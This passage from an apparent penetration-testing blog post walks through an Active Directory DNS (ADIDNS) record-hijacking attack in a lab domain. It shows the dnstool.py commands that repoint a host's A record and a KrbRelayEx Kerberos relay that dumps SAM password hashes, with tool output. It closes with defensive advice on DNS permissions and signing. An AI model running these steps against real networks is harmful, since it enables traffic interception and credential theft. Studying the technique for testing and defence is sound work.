Type and double click on Write all properties, and Create.

Press enter or click to view image in full size




Press enter or click to view image in full size




Since our target is a computer that still doesn't exist we can't add an ACE for it, we have to use a group we know it will be a part of so that it automatically inherits these privileges on creation. If we use a group like Domain Computers or Authenticated Users we should make sure to clean up the DACL at the end of the assessment, so that we do not leave exploitable DNS records up for grabs.

Now let's add a real computer to the domain with the name SRV6:



We see the A record is created successfully, and the DACL is identical to the TXT record we made ourselves:

Press enter or click to view image in full size



The node's dnsRecord now has two entries:

Press enter or click to view image in full size

Attribute	Syntax	Count	Value(s)
dc	DirectoryString	1	srv6
distinguishedName	DN	1	DC=srv6,DC=test.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=test,DC=local
dnsRecord	OctetString	2	4 0 1 0 5 240 0 0 177 0 0 0 0 4 176 0 0 0 0 69 203 56 0 192 168 0 10; 10 0 16 0 5 240 0 0 175 0 0 0 0 181 128 0 0 0 68 203 56 0 9 97 98 99 100 101 102 103 104 105
dNSTombstoned	Boolean	1	FALSE
dSCorePropagationData	GeneralizedTime	5	11/08/2025 14:59:56; 11/08/2025 14:56:47; 11/08/2025 14:55:57; 11/08/2025 14:51:01; 11/08/2025 14:50:00
instanceType	Integer	1	4
name	DirectoryString	1	srv6

Attribute Properties

Attribute: dnsRecord

Object: DC=srv6,DC=test.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=test,DC=local

Syntax: OctetString

Schema: CN=Dns-Record,CN=Schema,CN=Configuration,DC=test,DC=local

Go to

Values:

4 0 1 0 5 240 0 0 177 0 0 0 0 4 176 0 0 0 0 69 203 56 0 192 168 0 10
10 0 16 0 5 240 0 0 175 0 0 0 0 181 128 0 0 0 68 203 56 0 9 97 98 99 100 101 102 103 104 105


OK

We Wait...

Once we have the malicious record set up we need to know when the computer is added to the domain so that we can launch the attack. The easiest way would probably be to regularly poll the dnsNode, monitoring its attributes for any changes. Alternatively we can use [change notifications](#): LDAP clients can use asynchronous requests to receive instant notifications in the event of a change to a target DN, this system doesn't involve polling and should be more accurate because every change triggers a notification, with the client receiving a list of desired attributes with each notification. Of course this only works as long as the LDAP session is open.

In .NET these requests are implemented in [System.DirectoryServices.Protocols](#), so for fun I used [this example](#) as a base for a dumb little tool that monitors a dnsNode for new A records, which you can find on [my GitHub](#).

Press enter or click to view image in full size



```
Command Prompt
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\amico>desktop\MonitorADIDNS.exe amico AAAAAaaa!1 10.0.0.5 DC=srv12,DC=test.local,
CN=MicrosoftDNS,DC=DomainDnsZones,DC=test,DC=local
[*] Successful bind
[*] Registered a notification request
[*] Waiting for changes...
[*] The dnsNode was modified!
[*] IP Address: 10.0.0.17
```

This is obviously a little experiment and not proper offensive tooling, I discovered a new feature and wanted to play with it. Change notification requests should also be part of [python-ldap](#) supported extended controls. Or, if you're not in a hurry, just run a query every now and then. In one way or the other, we gotta wait.

... And Relay!

Great, turns out we were right and a computer with the hostname we picked was actually joined to the domain! We can replace its legitimate IP with ours, causing every client connecting to SRV6 to reach out to us instead:

Press enter or click to view image in full size

```
(kali@kali)~/krbrelayx
$ python3 dnstool.py -u test\\amico -p 'AAAAaaaa!1' -r srv6 -a query 192.168.0.100
[-] Connecting to host ...
[-] Binding to host
[+] Bind OK
[+] Found record srv6
DC=srv6,DC=test.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=test,DC=local
[+] Record entry:
- Type: 1 (A) (Serial: 176)
- Address: 192.168.0.99
DC=srv6,DC=test.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=test,DC=local
[+] Record entry:
- Type: 16 (Unsupported) (Serial: 175)

(kali@kali)~/krbrelayx
$ ip a s | grep eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    inet 192.168.0.10/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0

(kali@kali)~/krbrelayx
$ python3 dnstool.py -u test\\amico -p 'AAAAaaaa!1' -r srv6 -a modify -d 192.168.0.10 192.168.0.100
[-] Connecting to host ...
[-] Binding to host
[+] Bind OK
[-] Modifying record
[+] LDAP operation completed successfully
```

We are now in a MITM position and we control all the traffic sent to our victim. If signing isn't enforced this is the perfect occasion to attempt kerberos relays, especially if the host has just been added to the domain, we could reasonably expect some administrators to connect to it pretty soon to finalize the installation, allowing us complete control over the computer.

Right now the best tool for SMB AP-REQ relays is [KrbRelayEx](#), it allows us to obtain a relay while also redirecting all legitimate connection attempts to the real host's IP so that clients can still work on the target during the attack, as without this step we would be causing a DoS. We can even run it on Linux after installing the .NET 8.0 runtime.

```
sudo dotnet KrbRelayEx.dll -spn cifs/srv6.test.local -secrets -redirecthost 192.168.0.99 -redirectports 5985,3389,135
```

Press enter or click to view image in full size

```
(kali@kali)-[~]
└─$ sudo dotnet Downloads/KrbRelayEx.dll -spn cifs/srv6.test.local -secrets -redirecthost 192.168.0.99 -redirectports 5985,3389,135

KRBRELAYEX

#####
#
#           KrbRelayEx by @decoder_it
#
#       Kerberos Relay and Forwarder for (Fake) SMB MiTM Server
#
#           V1.1 - 2024
#
#       Github: https://github.com/decoder-it/KrbRelayEx
#
#####
[*] Starting MiTMServer on port:[445]
[*] Starting FakeRPCServer on port:135
[*] PortForwarder Listening on port 5985, forwarding to 192.168.0.99:5985
[*] PortForwarder Listening on port 3389, forwarding to 192.168.0.99:3389
[*] KrbRelayEx started
[*] Hit:
    => 'q' to quit,
    => 'r' for restarting Relaying and Port Forwarding,
    => 's' for Forward Only
    => 'l' for listing connected clients
[*] MiTMServer [445]: Client connected [192.168.0.101:49900] in RELAY mode.
[*] MiTMServer [192.168.0.101:49900]: sending smb2NegotiateKerberosProtocolResponse
[*] MiTMServer [192.168.0.101:49900]: Got AP-REQ for : cifs/srv6.test.local
[*] Signing required: False
[*] SMB relay Connected to: [srv6.test.local:445]
[*] Dialect in use:SMB302
[*] Login success: True
[+] SMB session established
[*] MiTMServer [445]: Client connected [192.168.0.101:49902] in FORWARD mode.
[*] Bootkey: cf97abc1446c36e7e3ce32dc432cbdae
[+] Dump successful
[*] SAM hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Giulio Pierantoni:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
```

KrbRelayEx will intercept SMB authentication over kerberos, but a variant for relaying RPC authentication also exists, [KrbRelayEx-RPC](#). Both tools are written by Andrea Pierini, who also wrote a [great article](#) to understand the basics of these relays.

Conclusion

This little trick should be one more reason to think about removing the default permissions allowing literally anyone to create arbitrary DNS records and enforcing signing, the only true defense against relays.

One consideration: when modifying existing A records you should keep in mind that machine accounts will eventually notice the modified A record and update it, so you should regularly check the value of the modified record to see if it was refreshed, and restore the record to its original IP when you're done.

ADIDNS is a quite fascinating target for AD attacks, so far research has mostly been focused around wildcard records but I am sure there is a lot more to uncover, this strange technique being just one example.